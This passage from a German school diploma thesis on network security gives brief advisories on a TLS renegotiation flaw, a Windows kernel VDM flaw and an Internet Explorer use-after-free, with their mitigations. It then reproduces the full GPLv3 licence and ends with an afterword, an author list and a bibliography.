Unter anderem speichter diese Erweiterung den Status einer verschlüsselten Verbindung und ermöglicht so eine Zuordnung der Anfrage des Clients vor und nach einer Neuverhandlung. Bis jetzt wurde das vom Client gesendete Zertifikat vom Server ohne Probleme akzeptiert, die Speicherung des Status behebt dieses Sicherheitsrisiko.

siehe auch: http://www.ietf.org/id/draft-ietf-tls-renegotiation-03.txt

by lukas_mueller

Microsoft Windows Kernel Stack Vulnerability -- 20.01.10

Es wurde eine Sicherheitslücke in allen Versionen von Microsoft Windows Betriebsystemen ab Windows NT 3.1 bis einschließlich Windows 7 identifiziert, die von lokalen Angreifern ausgenutzt werden könnte, um erweiterte Rechte zu erlangen. Das bedeutet, dass ein Angreifer mit gültigen Anmeldeinformationen für ein System sich lokal am Rechner anmelden muss, um die Vulnerability ausnutzen zu können und somit Beispielsweise Programme mit mehr Rechten ausführen zu können, als dem angemeldeten User eigentlich zustehen würde. Der Fehler steckt in allen 32-Bit Versionen, daher sollten sämtliche 64-Bit Versionen nicht davon betroffen sein. Der Fehler liegt darin, dass der Kernel nicht ordentlich mit bestimmten Exceptions umgehen kann wenn eine VDM (Virtual DOS Machine) eingerichtet wurde.


Es gibt zur Zeit noch keinen Microsoft Patch. Um jedoch trotzdem zu Verhindern, dass diese Schwachstelle ausgenützt wird muss MSDOS und WOWEXEC Subsysteme vorübergehend deaktiviert werden, denn ohne den Prozess VdmAllowed ist es nicht Möglich die Funktion NTVdmControl() auszuführen wenn man nicht die Rechte dazu hat. Außerdem kann man in den Gruppenrichtlinien unterbinden, dass 16-Bit Applikationen ausgeführt werden dürfen und somit solche Exceptions die für die Sicherheitslücke verantwortlich sind verhindern.

Die Vorgehensweise wird auch in den folgenden Videos beschrieben:

Windows XP Policy

W2k3 Policy

W2k8 Policy



--- Code ---

siehe auch:
Windows NT4 - Deaktivieren der NTVDM & WOWEXEC
Windows Server Gruppenrichtlinien
http://seclists.org/fulldisclosure/2010/Jan/341

by lukas_mueller

Microsoft Internet Explorer Remote Code Execution -- 15.01.10

Eine Schwachstelle im Internet Explorer 6, 7 und 8 ermöglicht es Angreifern über eine manipulierte Website Code in einen Windows Host zu schleusen und auszuführen. Der Angreifer kann dies nutzen, um Beispielsweise einen Trojaner zu installieren, der dann als Backdoor fungiert und somit Angreifern den Fernzugriff auf einen Rechner ermöglicht. Diese Vulnerability resultiert aus einem "user-after-free" error in der Microsoft HTML viewer Library "mshtml.dll". Damit kann man mittels bestimmten JavaScript Objekten beliebigen Code beim Opfer ausführen, wenn dieser auf solch eine manipulierte Website zugreift.

Eine Lösung wäre es, JavaScript im Internet Explorer zu deaktivieren und die Sicherheitseinstellungen sowohl für das Internet als auch für das Intranet auf "hoch" zu setzen. Weiters ist es sinnvoll die Datenausführungsverhinderung (DEP) zu aktivieren. Microsoft arbeitet bereits an einem Patch, den der Hersteller eventuell auch als "Emergency Patch" außerhalb der Reihe veröffentlicht.

Firmen wie Google, Adobe, Yahoo, Symantec und viele weiter US-Firmen wurden Opfer solch eines Angriffs, da die präparierten Webseiten via E-Mail an die Mitarbeiter gesendet wurden.

--- Metasploit Code --- --- Python Code ---

siehe auch: http://www.microsoft.com/technet/security/advisory/979352.mspx

by lukas_mueller

10.5 GPLv3 - Lizenz

GNU GENERAL PUBLIC LICENSE

Version 3, 29 June 2007

Preamble

The GNU General Public License is a free, copyleft license for software and other kinds of works.

The licenses for most software and other practical works are designed to take away your freedom to share and change the works. By contrast, the GNU General Public License is intended to guarantee your freedom to share and change all versions of a program–to make sure it remains free software for all its users. We, the Free Software Foundation, use the GNU General Public License for most of our software; it applies also to any other work released this way by its authors. You can apply it to your programs, too.

When we speak of free software, we are referring to freedom, not price. Our General Public Licenses are designed to make sure that you have the freedom to distribute copies of free software (and charge for them if you wish), that you receive source code or can get it if you want it, that you can change the software or use pieces of it in new free programs, and that you know you can do these things.

To protect your rights, we need to prevent others from denying you these rights or asking you to surrender the rights. Therefore, you have certain responsibilities if you distribute copies of the software, or if you modify it: responsibilities to respect the freedom of others.

For example, if you distribute copies of such a program, whether gratis or for a fee, you must pass on to the recipients the same freedoms that you received. You must make sure that they, too, receive or can get the source code. And you must show them these terms so they know their rights.

Developers that use the GNU GPL protect your rights with two steps: (1) assert copyright on the software, and (2) offer you this License giving you legal permission to copy, distribute and/or modify it.

For the developers' and authors' protection, the GPL clearly explains that there is no warranty for this free software. For both users' and authors' sake, the GPL requires that modified versions be marked as changed, so that their problems will not be attributed erroneously to authors of previous versions.

Some devices are designed to deny users access to install or run modified versions of the software inside them, although the manufacturer can do so. This is fundamentally incompatible with the aim of protecting users' freedom to change the software. The systematic pattern of such abuse occurs in the area of products for individuals to use, which is precisely where it is most unacceptable. Therefore, we have designed this version of the GPL to prohibit the practice for those products. If such problems arise substantially in other domains, we stand ready to extend this provision to those domains in future versions of the GPL, as needed to protect the freedom of users.

Finally, every program is threatened constantly by software patents. States should not allow patents to restrict development and use of software on general-purpose computers, but in those that do, we wish to avoid the special danger that patents applied to a free program could make it effectively proprietary. To prevent this, the GPL assures that patents cannot be used to render the program non-free.

The precise terms and conditions for copying, distribution and modification follow.

Terms and Conditions

0. Definitions.

"This License" refers to version 3 of the GNU General Public License.

"Copyright" also means copyright-like laws that apply to other kinds of works, such as semiconductor masks.

"The Program" refers to any copyrightable work licensed under this License. Each licensee is addressed as "you". "Licensees" and "recipients" may be individuals or organizations.

To "modify" a work means to copy from or adapt all or part of the work in a fashion requiring copyright permission, other than the making of an exact copy. The resulting work is called a "modified version" of the earlier work or a work "based on" the earlier work.

A "covered work" means either the unmodified Program or a work based on the Program.

To "propagate" a work means to do anything with it that, without permission, would make you directly or secondarily liable for infringement under applicable copyright law, except executing it on a computer or modifying a private copy. Propagation includes copying, distribution (with or without modification), making available to the public, and in some countries other activities as well.

To "convey" a work means any kind of propagation that enables other parties to make or receive copies. Mere interaction with a user through a computer network, with no transfer of a copy, is not conveying.

An interactive user interface displays "Appropriate Legal Notices" to the extent that it includes a convenient and prominently visible feature that (1) displays an appropriate copyright notice, and (2) tells the user that there is no warranty for the work (except to the extent that warranties are provided), that licensees may convey the work under this License, and how to view a copy of this License. If the interface presents a list of user commands or options, such as a menu, a prominent item in the list meets this criterion.

1. Source Code.

   The "source code" for a work means the preferred form of the work for making modifications to it. "Object code" means any non-source form of a work.

   A "Standard Interface" means an interface that either is an official standard defined by a recognized standards body, or, in the case of interfaces specified for a particular programming language, one that is widely used among developers working in that language.

   The "System Libraries" of an executable work include anything, other than the work as a whole, that (a) is included in the normal form of packaging a Major Component, but which is not part of that Major Component, and (b) serves only to enable use of the work with that Major Component, or to implement a Standard Interface for which an implementation is available to the public in source code form. A "Major Component", in this context, means a major essential component (kernel, window system, and so on) of the specific operating system (if any) on which the executable work runs, or a compiler used to produce the work, or an object code interpreter used to run it.

The "Corresponding Source" for a work in object code form means all the source code needed to generate, install, and (for an executable work) run the object code and to modify the work, including scripts to control those activities. However, it does not include the work's System Libraries, or general-purpose tools or generally available free programs which are used unmodified in performing those activities but which are not part of the work. For example, Corresponding Source includes interface definition files associated with source files for the work, and the source code for shared libraries and dynamically linked subprograms that the work is specifically designed to require, such as by intimate data communication or control flow between those subprograms and other parts of the work.

The Corresponding Source need not include anything that users can regenerate automatically from other parts of the Corresponding Source.

The Corresponding Source for a work in source code form is that same work.

2. Basic Permissions.

All rights granted under this License are granted for the term of copyright on the Program, and are irrevocable provided the stated conditions are met. This License explicitly affirms your unlimited permission to run the unmodified Program. The output from running a covered work is covered by this License only if the output, given its content, constitutes a covered work. This License acknowledges your rights of fair use or other equivalent, as provided by copyright law.

You may make, run and propagate covered works that you do not convey, without conditions so long as your license otherwise remains in force. You may convey covered works to others for the sole purpose of having them make modifications exclusively for you, or provide you with facilities for running those works, provided that you comply with the terms of this License in conveying all material for which you do not control copyright. Those thus making or running the covered works for you must do so exclusively on your behalf, under your direction and control, on terms that prohibit them from making any copies of your copyrighted material outside their relationship with you.

Conveying under any other circumstances is permitted solely under the conditions stated below. Sublicensing is not allowed; section 10 makes it unnecessary.

3. Protecting Users' Legal Rights From Anti-Circumvention Law.

   No covered work shall be deemed part of an effective technological measure under any applicable law fulfilling obligations under article 11 of the WIPO copyright treaty adopted on 20 December 1996, or similar laws prohibiting or restricting circumvention of such measures.

   When you convey a covered work, you waive any legal power to forbid circumvention of technological measures to the extent such circumvention is effected by exercising rights under this License with respect to the covered work, and you disclaim any intention to limit operation or modification of the work as a means of enforcing, against the work's users, your or third parties' legal rights to forbid circumvention of technological measures.

4. Conveying Verbatim Copies.

   You may convey verbatim copies of the Program's source code as you receive it, in any medium, provided that you conspicuously and appropriately publish on each copy an appropriate copyright notice; keep intact all notices stating that this License and any non-permissive terms added in accord with section 7 apply to the code; keep intact all notices of the absence of any warranty; and give all recipients a copy of this License along with the Program.

   You may charge any price or no price for each copy that you convey, and you may offer support or warranty protection for a fee.

5. Conveying Modified Source Versions.

   You may convey a work based on the Program, or the modifications to produce it from the Program, in the form of source code under the terms of section 4, provided that you also meet all of these conditions:

   (a) The work must carry prominent notices stating that you modified it, and giving a relevant date.

   (b) The work must carry prominent notices stating that it is released under this License and any conditions added under section 7. This requirement modifies the requirement in section 4 to "keep intact all notices".

   (c) You must license the entire work, as a whole, under this License to anyone who comes into possession of a copy. This License will therefore apply, along with any applicable section 7 additional terms, to the whole of the work, and all its parts, regardless

of how they are packaged. This License gives no permission to license the work in any other way, but it does not invalidate such permission if you have separately received it.

(d) If the work has interactive user interfaces, each must display Appropriate Legal Notices; however, if the Program has interactive interfaces that do not display Appropriate Legal Notices, your work need not make them do so.

A compilation of a covered work with other separate and independent works, which are not by their nature extensions of the covered work, and which are not combined with it such as to form a larger program, in or on a volume of a storage or distribution medium, is called an "aggregate" if the compilation and its resulting copyright are not used to limit the access or legal rights of the compilation's users beyond what the individual works permit. Inclusion of a covered work in an aggregate does not cause this License to apply to the other parts of the aggregate.

6. Conveying Non-Source Forms.

You may convey a covered work in object code form under the terms of sections 4 and 5, provided that you also convey the machine-readable Corresponding Source under the terms of this License, in one of these ways:

(a) Convey the object code in, or embodied in, a physical product (including a physical distribution medium), accompanied by the Corresponding Source fixed on a durable physical medium customarily used for software interchange.

(b) Convey the object code in, or embodied in, a physical product (including a physical distribution medium), accompanied by a written offer, valid for at least three years and valid for as long as you offer spare parts or customer support for that product model, to give anyone who possesses the object code either (1) a copy of the Corresponding Source for all the software in the product that is covered by this License, on a durable physical medium customarily used for software interchange, for a price no more than your reasonable cost of physically performing this conveying of source, or (2) access to copy the Corresponding Source from a network server at no charge.

(c) Convey individual copies of the object code with a copy of the written offer to provide the Corresponding Source. This alternative is allowed only occasionally and noncommercially, and only if you received the object code with such an offer, in accord with subsection 6b.

(d) Convey the object code by offering access from a designated place (gratis or for a charge), and offer equivalent access to the Corresponding Source in the same way through the same place at no further charge. You need not require recipients to copy the Corresponding Source along with the object code. If the place to copy the object code is a network server, the Corresponding Source may be on a different server (operated by you or a third party) that supports equivalent copying facilities, provided you maintain clear directions next to the object code saying where to find the Corresponding Source. Regardless of what server hosts the Corresponding Source, you remain obligated to ensure that it is available for as long as needed to satisfy these requirements.

(e) Convey the object code using peer-to-peer transmission, provided you inform other peers where the object code and Corresponding Source of the work are being offered to the general public at no charge under subsection 6d.

A separable portion of the object code, whose source code is excluded from the Corresponding Source as a System Library, need not be included in conveying the object code work.

A "User Product" is either (1) a "consumer product", which means any tangible personal property which is normally used for personal, family, or household purposes, or (2) anything designed or sold for incorporation into a dwelling. In determining whether a product is a consumer product, doubtful cases shall be resolved in favor of coverage. For a particular product received by a particular user, "normally used" refers to a typical or common use of that class of product, regardless of the status of the particular user or of the way in which the particular user actually uses, or expects or is expected to use, the product. A product is a consumer product regardless of whether the product has substantial commercial, industrial or non-consumer uses, unless such uses represent the only significant mode of use of the product.

"Installation Information" for a User Product means any methods, procedures, authorization keys, or other information required to install

and execute modified versions of a covered work in that User Product from a modified version of its Corresponding Source. The information must suffice to ensure that the continued functioning of the modified object code is in no case prevented or interfered with solely because modification has been made.

If you convey an object code work under this section in, or with, or specifically for use in, a User Product, and the conveying occurs as part of a transaction in which the right of possession and use of the User Product is transferred to the recipient in perpetuity or for a fixed term (regardless of how the transaction is characterized), the Corresponding Source conveyed under this section must be accompanied by the Installation Information. But this requirement does not apply if neither you nor any third party retains the ability to install modified object code on the User Product (for example, the work has been installed in ROM).

The requirement to provide Installation Information does not include a requirement to continue to provide support service, warranty, or updates for a work that has been modified or installed by the recipient, or for the User Product in which it has been modified or installed. Access to a network may be denied when the modification itself materially and adversely affects the operation of the network or violates the rules and protocols for communication across the network.

Corresponding Source conveyed, and Installation Information provided, in accord with this section must be in a format that is publicly documented (and with an implementation available to the public in source code form), and must require no special password or key for unpacking, reading or copying.

7. Additional Terms.

"Additional permissions" are terms that supplement the terms of this License by making exceptions from one or more of its conditions. Additional permissions that are applicable to the entire Program shall be treated as though they were included in this License, to the extent that they are valid under applicable law. If additional permissions apply only to part of the Program, that part may be used separately under those permissions, but the entire Program remains governed by this License without regard to the additional permissions.

When you convey a copy of a covered work, you may at your option remove any additional permissions from that copy, or from any part

of it. (Additional permissions may be written to require their own removal in certain cases when you modify the work.) You may place additional permissions on material, added by you to a covered work, for which you have or can give appropriate copyright permission.

Notwithstanding any other provision of this License, for material you add to a covered work, you may (if authorized by the copyright holders of that material) supplement the terms of this License with terms:

(a) Disclaiming warranty or limiting liability differently from the terms of sections 15 and 16 of this License; or

(b) Requiring preservation of specified reasonable legal notices or author attributions in that material or in the Appropriate Legal Notices displayed by works containing it; or

(c) Prohibiting misrepresentation of the origin of that material, or requiring that modified versions of such material be marked in reasonable ways as different from the original version; or

(d) Limiting the use for publicity purposes of names of licensors or authors of the material; or

(e) Declining to grant rights under trademark law for use of some trade names, trademarks, or service marks; or

(f) Requiring indemnification of licensors and authors of that material by anyone who conveys the material (or modified versions of it) with contractual assumptions of liability to the recipient, for any liability that these contractual assumptions directly impose on those licensors and authors.

All other non-permissive additional terms are considered "further restrictions" within the meaning of section 10. If the Program as you received it, or any part of it, contains a notice stating that it is governed by this License along with a term that is a further restriction, you may remove that term. If a license document contains a further restriction but permits relicensing or conveying under this License, you may add to a covered work material governed by the terms of that license document, provided that the further restriction does not survive such relicensing or conveying.

If you add terms to a covered work in accord with this section, you must place, in the relevant source files, a statement of the additional terms that apply to those files, or a notice indicating where to find the applicable terms.

Additional terms, permissive or non-permissive, may be stated in the form of a separately written license, or stated as exceptions; the above requirements apply either way.

8. Termination.

   You may not propagate or modify a covered work except as expressly provided under this License. Any attempt otherwise to propagate or modify it is void, and will automatically terminate your rights under this License (including any patent licenses granted under the third paragraph of section 11).

   However, if you cease all violation of this License, then your license from a particular copyright holder is reinstated (a) provisionally, unless and until the copyright holder explicitly and finally terminates your license, and (b) permanently, if the copyright holder fails to notify you of the violation by some reasonable means prior to 60 days after the cessation.

   Moreover, your license from a particular copyright holder is reinstated permanently if the copyright holder notifies you of the violation by some reasonable means, this is the first time you have received notice of violation of this License (for any work) from that copyright holder, and you cure the violation prior to 30 days after your receipt of the notice.

   Termination of your rights under this section does not terminate the licenses of parties who have received copies or rights from you under this License. If your rights have been terminated and not permanently reinstated, you do not qualify to receive new licenses for the same material under section 10.

9. Acceptance Not Required for Having Copies.

   You are not required to accept this License in order to receive or run a copy of the Program. Ancillary propagation of a covered work occurring solely as a consequence of using peer-to-peer transmission to receive a copy likewise does not require acceptance. However, nothing other than this License grants you permission to propagate or modify any covered work. These actions infringe copyright if you do not accept this License. Therefore, by modifying or propagating a covered work, you indicate your acceptance of this License to do so.

10. Automatic Licensing of Downstream Recipients.

Each time you convey a covered work, the recipient automatically receives a license from the original licensors, to run, modify and propagate that work, subject to this License. You are not responsible for enforcing compliance by third parties with this License.

An "entity transaction" is a transaction transferring control of an organization, or substantially all assets of one, or subdividing an organization, or merging organizations. If propagation of a covered work results from an entity transaction, each party to that transaction who receives a copy of the work also receives whatever licenses to the work the party's predecessor in interest had or could give under the previous paragraph, plus a right to possession of the Corresponding Source of the work from the predecessor in interest, if the predecessor has it or can get it with reasonable efforts.

You may not impose any further restrictions on the exercise of the rights granted or affirmed under this License. For example, you may not impose a license fee, royalty, or other charge for exercise of rights granted under this License, and you may not initiate litigation (including a cross-claim or counterclaim in a lawsuit) alleging that any patent claim is infringed by making, using, selling, offering for sale, or importing the Program or any portion of it.

11. Patents.

A "contributor" is a copyright holder who authorizes use under this License of the Program or a work on which the Program is based. The work thus licensed is called the contributor's "contributor version".

A contributor's "essential patent claims" are all patent claims owned or controlled by the contributor, whether already acquired or hereafter acquired, that would be infringed by some manner, permitted by this License, of making, using, or selling its contributor version, but do not include claims that would be infringed only as a consequence of further modification of the contributor version. For purposes of this definition, "control" includes the right to grant patent sublicenses in a manner consistent with the requirements of this License.

Each contributor grants you a non-exclusive, worldwide, royalty-free patent license under the contributor's essential patent claims, to make, use, sell, offer for sale, import and otherwise run, modify and propagate the contents of its contributor version.

In the following three paragraphs, a "patent license" is any express

agreement or commitment, however denominated, not to enforce a patent (such as an express permission to practice a patent or covenant not to sue for patent infringement). To "grant" such a patent license to a party means to make such an agreement or commitment not to enforce a patent against the party.

If you convey a covered work, knowingly relying on a patent license, and the Corresponding Source of the work is not available for anyone to copy, free of charge and under the terms of this License, through a publicly available network server or other readily accessible means, then you must either (1) cause the Corresponding Source to be so available, or (2) arrange to deprive yourself of the benefit of the patent license for this particular work, or (3) arrange, in a manner consistent with the requirements of this License, to extend the patent license to downstream recipients. "Knowingly relying" means you have actual knowledge that, but for the patent license, your conveying the covered work in a country, or your recipient's use of the covered work in a country, would infringe one or more identifiable patents in that country that you have reason to believe are valid.

If, pursuant to or in connection with a single transaction or arrangement, you convey, or propagate by procuring conveyance of, a covered work, and grant a patent license to some of the parties receiving the covered work authorizing them to use, propagate, modify or convey a specific copy of the covered work, then the patent license you grant is automatically extended to all recipients of the covered work and works based on it.

A patent license is "discriminatory" if it does not include within the scope of its coverage, prohibits the exercise of, or is conditioned on the non-exercise of one or more of the rights that are specifically granted under this License. You may not convey a covered work if you are a party to an arrangement with a third party that is in the business of distributing software, under which you make payment to the third party based on the extent of your activity of conveying the work, and under which the third party grants, to any of the parties who would receive the covered work from you, a discriminatory patent license (a) in connection with copies of the covered work conveyed by you (or copies made from those copies), or (b) primarily for and in connection with specific products or compilations that contain the covered work, unless you entered into that arrangement, or that patent license was granted, prior to 28 March 2007.

Nothing in this License shall be construed as excluding or limiting any implied license or other defenses to infringement that may otherwise be available to you under applicable patent law.

12. No Surrender of Others' Freedom.

    If conditions are imposed on you (whether by court order, agreement or otherwise) that contradict the conditions of this License, they do not excuse you from the conditions of this License. If you cannot convey a covered work so as to satisfy simultaneously your obligations under this License and any other pertinent obligations, then as a consequence you may not convey it at all. For example, if you agree to terms that obligate you to collect a royalty for further conveying from those to whom you convey the Program, the only way you could satisfy both those terms and this License would be to refrain entirely from conveying the Program.

13. Use with the GNU Affero General Public License.

    Notwithstanding any other provision of this License, you have permission to link or combine any covered work with a work licensed under version 3 of the GNU Affero General Public License into a single combined work, and to convey the resulting work. The terms of this License will continue to apply to the part which is the covered work, but the special requirements of the GNU Affero General Public License, section 13, concerning interaction through a network will apply to the combination as such.

14. Revised Versions of this License.

    The Free Software Foundation may publish revised and/or new versions of the GNU General Public License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns.

    Each version is given a distinguishing version number. If the Program specifies that a certain numbered version of the GNU General Public License "or any later version" applies to it, you have the option of following the terms and conditions either of that numbered version or of any later version published by the Free Software Foundation. If the Program does not specify a version number of the GNU General Public License, you may choose any version ever published by the Free Software Foundation.

If the Program specifies that a proxy can decide which future versions of the GNU General Public License can be used, that proxy's public statement of acceptance of a version permanently authorizes you to choose that version for the Program.

Later license versions may give you additional or different permissions. However, no additional obligations are imposed on any author or copyright holder as a result of your choosing to follow a later version.

15. Disclaimer of Warranty.

THERE IS NO WARRANTY FOR THE PROGRAM, TO THE EXTENT PERMITTED BY APPLICABLE LAW. EXCEPT WHEN OTHERWISE STATED IN WRITING THE COPYRIGHT HOLDERS AND/OR OTHER PARTIES PROVIDE THE PROGRAM "AS IS" WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE ENTIRE RISK AS TO THE QUALITY AND PERFORMANCE OF THE PROGRAM IS WITH YOU. SHOULD THE PROGRAM PROVE DEFECTIVE, YOU ASSUME THE COST OF ALL NECESSARY SERVICING, REPAIR OR CORRECTION.

16. Limitation of Liability.

IN NO EVENT UNLESS REQUIRED BY APPLICABLE LAW OR AGREED TO IN WRITING WILL ANY COPYRIGHT HOLDER, OR ANY OTHER PARTY WHO MODIFIES AND/OR CONVEYS THE PROGRAM AS PERMITTED ABOVE, BE LIABLE TO YOU FOR DAMAGES, INCLUDING ANY GENERAL, SPECIAL, INCIDENTAL OR CONSEQUENTIAL DAMAGES ARISING OUT OF THE USE OR INABILITY TO USE THE PROGRAM (INCLUDING BUT NOT LIMITED TO LOSS OF DATA OR DATA BEING RENDERED INACCURATE OR LOSSES SUSTAINED BY YOU OR THIRD PARTIES OR A FAILURE OF THE PROGRAM TO OPERATE WITH ANY OTHER PROGRAMS), EVEN IF SUCH HOLDER OR OTHER PARTY HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

17. Interpretation of Sections 15 and 16.

If the disclaimer of warranty and limitation of liability provided above cannot be given local legal effect according to their terms, reviewing

courts shall apply local law that most closely approximates an absolute waiver of all civil liability in connection with the Program, unless a warranty or assumption of liability accompanies a copy of the Program in return for a fee.

End of Terms and Conditions

How to Apply These Terms to Your New Programs

If you develop a new program, and you want it to be of the greatest possible use to the public, the best way to achieve this is to make it free software which everyone can redistribute and change under these terms.

To do so, attach the following notices to the program. It is safest to attach them to the start of each source file to most effectively state the exclusion of warranty; and each file should have at least the "copyright" line and a pointer to where the full notice is found.

```
<one line to give the program's name and a brief idea of what it does.>

Copyright (C) <textyear>  <name of author>

This program is free software: you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation, either version 3 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program.  If not, see <http://www.gnu.org/licenses/>.
```

Also add information on how to contact you by electronic and paper mail.

If the program does terminal interaction, make it output a short notice like this when it starts in an interactive mode:

```
<program>  Copyright (C) <year>  <name of author>
```

```
This program comes with ABSOLUTELY NO WARRANTY; for details type ‘show w’.
This is free software, and you are welcome to redistribute it
under certain conditions; type ‘show c’ for details.
```

The hypothetical commands `show w` and `show c` should show the appropriate parts of the General Public License. Of course, your program's commands might be different; for a GUI interface, you would use an "about box".

You should also get your employer (if you work as a programmer) or school, if any, to sign a "copyright disclaimer" for the program, if necessary. For more information on this, and how to apply and follow the GNU GPL, see `http://www.gnu.org/licenses/`.

The GNU General Public License does not permit incorporating your program into proprietary programs. If your program is a subroutine library, you may consider it more useful to permit linking proprietary applications with the library. If this is what you want to do, use the GNU Lesser General Public License instead of this License. But first, please read `http://www.gnu.org/philosophy/why-not-lgpl.html`.

11 Nachwort

Im Rückblick auf die Arbeit haben wir uns vieles an neuem Wissen aneigenen können.

Vor allem konnten wir alle als Resultat aus der Diplomarbeit mitnehmen, dass wir gelernt haben, wie man sich selbstständig neues Wissen aneignen kann, ohne Unterlagen von Lehrern und den Druck, den man aus der Schule gewöhnt ist. Wir haben gelernt als Team zu agieren, unsere Stärken auszunützen und uns gegenseitig bei den Schwächen zu unterstützen. In dieser Diplomarbeit konnten wir das erste Mal die theoretisch erworbenen Projektmanagementkenntnisse auch sinnvoll praktisch anwenden.

Unser Dank gilt unserem Hauptbetreuer Christian Schöndorfer, der uns bei Fragen immer zur Seite stand und tatkräftig unterstützte. Er hat es geschafft uns in unserer Kreativität nicht einzuschränken, frei arbeiten zu lassen und trotzdem immer den Überblick zu wahren. Auch unseren Nebenbetreuern Werner Lugschitz und Andreas Fink danken wir für ihr ständiges Interesse und ihre Unterstützung.

Autorenverzeichnis

[Michael Hein]	3.8 DoS / DDoS
	3.9 Brute Force Attack
	3.10 Zero Day Attack
	3.11 DNS Cache Poisoning
	4 Erweiterte Sicherheitskonzepte
	4.1 Firewalls
	4.3 VPN
	5 Netzwerkmanagement
	5.1 Logging
	5.2 Auswertung
	6.2 Prelude Server
	8 Rechtliche Aspekte
	8.2 Datenschutz
	8.4 Domainrecht
	9 Audit - ISO 27001 Zertifizierung
	9.1 Sicherheitsnormen
	9.2 Sicherheitsaudit
[Lukas Müller]	1 Internet als Medium
	1.1 Die Ursprünge des Internets
	1.2 Die ersten Internetkonzepte
	1.3 Die wichtige Rolle der Dokumentation
	2.3 ARP
	2.6 DHCP
	3.1 MAC-Address Spoofing
	3.2 IP-Address Spoofing
	3.3 ARP-Spoofing
	3.4 DHCP-Spoofing
	3.5 CDP Attack
	3.7 Man in the Middle Attack
	4.7 Ausfallsicherheit & Redundanz
	6 Implementierung
	6.3 Sharepoint Server
	6.6 Penetration Testing
	6.8 Website
	7 Usability vs. Security
	8.1 E-Commerce
	8.3 Urheber- und Markenschutzrecht
	8.5 E-Mail / Spam Recht

[Mino Sharkhawy]	3 Angriffe und Angriffszenarien 3.6 SYN-Flooding 3.12 Buffer Overflows 3.13 Shellcode 3.14 Phishing Attack 4.2 Intrusion Detection / Prevention Systeme 4.5 Host- / Server - Security 4.6 Honeypots 6.5 Host Security 6.7 utarpit 7 Usability vs. Security 8.7 Sicherheitspolizeigesetz
[Simon Wartanian]	2 Relevante Protokolle und Technologien 2.1 Osi-Modell - TCP/IP 2.2 TCP/UDP 2.4 Client / Server Technologie 2.5 Peer-to-Peer 2.7 DNS 2.8 Kryptographie 3.15 Viren, Würmer & Trojaner 4.4 Authentifizierung 6.1 Test-Topologie 6.4 Authentifizierung 8.6 Strafrecht 9 Audit - ISO 27001 Zertifizierung 9.1 Sicherheitsnormen 9.2 Sicherheitsaudit 11 Nachwort

Literaturverzeichnis

[ERIC2009] Erickson, Jon, Hacking - Die Kunst des Exploits, 2009, Dpunkt Verlag

[KÖHL2000] Köhler, Arndt, Recht des Internet, 2000, C.F. Müller Verlag

[KRYP2006] Beutelspacher, Schwenk, Wolfenstetter, Moderne Verfahren der Kryptographie, 2006, Broschiert Verlag

[LEWI2008] Lewis, Wayne, Cisco Lan Switching and Wireless – CCNA Exploration Companion Guide, 2008, Cisco Press, Indianapolis

[SDO2008] Schöndorfer, Christian, Theoretische & Praktische Grundlagen der Netzwerksicherheit, 2008, Version 1.5, HTL Rennweg

[CCNA2009] CCNA Security 1.0, Implementing Network Security, 2009, CISCO

Internet Quellen

[1pw2010] Zusammenhang von Brute-Force-Attacken und Passwortlängen [online], [zitiert am 03.04.2010], Auszug verfügbar im Internet:i http://www.1pw.de/brute-force.html

[ABOU2010] Introduction to Intrusion Detection Systems (IDS) [online], aktualisiert am 05.04.2010 [zitiert am 05.04.2010], Auszug verfügbar im Internet: http://netsecurity.about.com/cs/hackertools/a/aa030504.htm

[AUDI2008] DIN ISO/IEC 27001:2008-09 (D) [online], aktualisiert am 09.2008 [zitiert am 08.04.2010], Auszug verfügbar im Internet: http://www.beuth.de/cmd%3Bjsessionid=37DE5929D756C5F12AE6EB152D63F1A9.1?workflowname=infoInstantdownload&customerid=&docname=1397890&orgdocname=&contextid=beuth&servicerefname=beuth&LoginName=&ixos=toc

[AUDI2009] DIN ISO/IEC 27001:2008-09 (D) [online], aktualisiert am 09.2008 [zitiert am 08.04.2010], Auszug verfügbar im Internet: http://www.datenschutz-praxis.de/lexikon/i/it-sicherheitsaudit.html

[BSI2010] DoS Angriffe [online], zitiert am 25.03.2010, Auszug verfübar im Internet: https://www.bsi.bund.de/cln_165/ContentBSI/Themen/Internet_Sicherheit/Gefaehrdungen/DDoSAngriffe/gefahr_ddos.html

[CERT2009] Advisory Trojan Horses [online], zitiert am 29.03.2009, Auszug verfügbar im Internet: http://www.cert.org/advisories/CA-1999-02.html

[CISCO2009a] Using HSRP for Fault-Tolerant IP Routing [online], Cisco CCIE Fundamentals: Network Design, zitiert am 07.11.2009, Auszug verfügbar im Internet: http://www.cisco.com/en/US/docs/internetworking/case/studies/cs009.html

[CISCO2009b] PIX/ASA: Active/Standby Failover Configuration Example [online], aktualisiert am 04.11.2009 [zitiert am 12.03.2010], Auszug verfügbar im Internet: http://www.cisco.com/en/US/products/hw/vpndevc/ps2030/products_configuration_example09186a00807dac5f.shtml

[CISCO2007c] Understanding EtherChannel Load Balancing and Redundancy on Catalyst Switches [online], aktualisiert am

09.07.2007 [zitiert am 22.03.2010], Auszug verfügbar im Internet: http://www.cisco.com/en/US/tech/tk389/tk213/technologies_tech_note09186a0080094714.shtml

